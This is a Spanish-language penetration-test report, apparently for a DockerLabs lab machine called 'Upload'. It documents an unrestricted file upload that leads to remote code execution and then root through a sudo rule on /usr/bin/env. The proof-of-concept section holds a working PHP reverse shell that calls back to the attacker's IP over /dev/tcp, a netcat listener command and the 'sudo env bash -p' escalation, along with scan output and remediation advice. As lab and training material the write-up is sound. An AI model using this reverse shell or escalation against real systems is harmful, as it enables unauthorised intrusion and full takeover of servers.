



Reporte Técnico Upload

Aplicación Principal

EMPRESA
CLIENTE

DockerLabs

EMPRESA
AUDITORA

GabysDL
GabysDL

FECHA DEL
REPORTE

2026-07-19

HEX VERSIÓN

1.0

Índice

Resumen Ejecutivo (CVSS)

Incidencias

Hallazgos Técnicos

1.	Subida de Archivos Arbitrarios (Arbitrary File Upload) conducente a Ejecución Remota de Comandos (RCE) y Escalada de Privilegios a Root.	CRÍTICO	10
----	--	---------	----

Resumen Ejecutivo

Resumen de Vulnerabilidades (CVSS)

Crítico 1

Alto 0

Medio 0

Bajo 0

Informativo 0

Incidencias



No se registraron incidencias durante el proceso de auditoría.

1. Subida de Archivos Arbitrarios (Arbitrary File Upload) conducente a Ejecución Remota de Comandos (RCE) y Escalada de Privilegios a Root.

CRÍTICO

CVSS SCORE

10

CVE

N/A

URL DE REFERENCIA

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload , <https://www.google.com/search?q=https://gtfobins.github.io/gtfobins/env/%23sudo>

① Descripción de la Vulnerabilidad

La aplicación web ubicada en upload.php permite la subida de archivos al servidor sin validar correctamente su extensión ni su contenido (MIME-Type / Magic Bytes). Un atacante puede aprovechar esta falta de restricciones para subir un script malicioso en PHP (Web Shell) al directorio de cargas públicas /uploads/ y ejecutar comandos arbitrarios en el sistema operativo con los privilegios del usuario del servidor web (www-data).

Adicionalmente, se detectó una configuración insegura en el archivo /etc/sudoers, la cual permite al usuario de baja jerarquía www-data ejecutar el binario del sistema /usr/bin/env con privilegios de root sin requerir contraseña (NOPASSWD). Esto facilita la elevación inmediata de privilegios al nivel máximo del sistema.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

<> Pasos para Reproducir (PoC)

Acceder al formulario de subida en `http://172.17.0.2/upload.php`.

Subir un archivo malicioso con extensión PHP (ej. `rev.php`) diseñado para abrir una conexión reversa:

```
<?php
$ip = '172.17.0.1';
$port = 4444;
$payload = "bash -c 'bash -i >& /dev/tcp/$ip/$port
0>&1'";
system($payload);
?>
```

Establecer un listener de Netcat en la máquina atacante: `nc -lvnp 4444`.


Detonar el script enviando una petición HTTP directa mediante `curl` o el navegador a la ruta: `http://172.17.0.2/uploads/rev.php`.

Una vez recibida la shell interactiva de `www-data`, ejecutar el siguiente comando para evadir la restricción de entorno y obtener acceso como `root`:

```
sudo /usr/bin/env /bin/bash -p
```

Validar la identidad ejecutando `whoami`, obteniendo como respuesta `root`

Evidencias



```

www-data@4448ad20c885:/var/www/html/uploads$ sudo -l
Matching Defaults entries for www-data on 4448ad20c885:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 4448ad20c885:
    (root) NOPASSWD: /usr/bin/env
www-data@4448ad20c885:/var/www/html/uploads$ grep -E 'sh$|bash$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
www-data@4448ad20c885:/var/www/html/uploads$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
www-data@4448ad20c885:/var/www/html/uploads$

```

```

www-data@4448ad20c885:/var/www/html/uploads$ sudo -l
Matching Defaults entries for www-data on 4448ad20c885:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 4448ad20c885:
    (root) NOPASSWD: /usr/bin/env
www-data@4448ad20c885:/var/www/html/uploads$ grep -E 'sh$|bash$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
www-data@4448ad20c885:/var/www/html/uploads$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
www-data@4448ad20c885:/var/www/html/uploads$ sudo /usr/bin/env /bin/bash -p
root@4448ad20c885:/var/www/html/uploads# whoami
root
root@4448ad20c885:/var/www/html/uploads#

```

```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 275]
.hta.txt (Status: 403) [Size: 275]
.hta.html (Status: 403) [Size: 275]
.htaccess.txt (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
.htpasswd.txt (Status: 403) [Size: 275]
.hta.php (Status: 403) [Size: 275]
.htpasswd.html (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
.htaccess.html (Status: 403) [Size: 275]
index.html (Status: 200) [Size: 1361]
index.html (Status: 200) [Size: 1361]
server-status (Status: 403) [Size: 275]
uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads]
```

```
L$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-19 11:55 -0400
Initiating ARP Ping Scan at 11:55
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:55, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:55
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:55, 0.45s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-07-19 11:55:54 EDT for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 96:84:86:DF:A0:71 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

⚠ Impacto en el Negocio

Un atacante remoto no autenticado puede tomar el control absoluto del servidor afectado. Esto permite el robo, modificación o eliminación de datos confidenciales, la interrupción completa de los servicios alojados y la posibilidad de utilizar el servidor comprometido como pivote para atacar otros activos dentro de la red interna.

✓ Solución y Remediación

Saneamiento en la subida de archivos: Implementar una lista blanca (whitelisting) estricta de extensiones permitidas (ej. solo .jpg, .png). Validar el tipo MIME y verificar los "Magic Bytes" de los archivos en el backend.

Aislamiento del directorio: Configurar el servidor web para que no tenga permisos de ejecución de scripts en el directorio /uploads/ (ej. deshabilitar la interpretación de PHP en esa carpeta específica).

Principio de menor privilegio: Modificar el archivo /etc/sudoers para eliminar la regla que permite a www-data ejecutar /usr/bin/env como root sin contraseña. El usuario del servidor web nunca debería tener acceso a herramientas de sistema con privilegios elevados de esta manera.

Conclusiones y Resumen de la Auditoría

📄 Resumen de la Auditoría

Se realizó una evaluación de seguridad de tipo Pentesting Web sobre el activo "Aplicación Principal". Durante el análisis, se identificó una vulnerabilidad crítica que permite la ejecución de código remoto (RCE) debido a un control deficiente en la carga de archivos. El impacto del hallazgo inicial se vio severamente amplificado por una configuración defectuosa en los permisos de Sudo del entorno Linux, permitiendo al equipo auditor escalar privilegios y comprometer el sistema como el usuario administrador máximo (root).

Pruebas Realizadas

Análisis de formularios de entrada de datos expuestos en la interfaz web.

Pruebas de evasión de restricciones en la subida de archivos mediante la inyección directa de extensiones ejecutables .php.

Enumeración local del sistema operativo y verificación de privilegios mediante comandos de diagnóstico (id, sudo -l, uname -a).

Explotación de configuraciones inseguras de Sudo (abuso de GTFOBins) para la obtención de una terminal TTY interactiva como root.

Soluciones Recomendadas

Se aconseja priorizar de forma inmediata la reconfiguración del archivo /etc/sudoers para revocar los privilegios innecesarios del usuario www-data. En segunda instancia, se debe aplicar un control riguroso del lado del servidor para el procesamiento, validación y almacenamiento de cualquier archivo cargado por los usuarios, asegurando que el contenido no pueda ser interpretado de manera dinámica por el motor de PHP.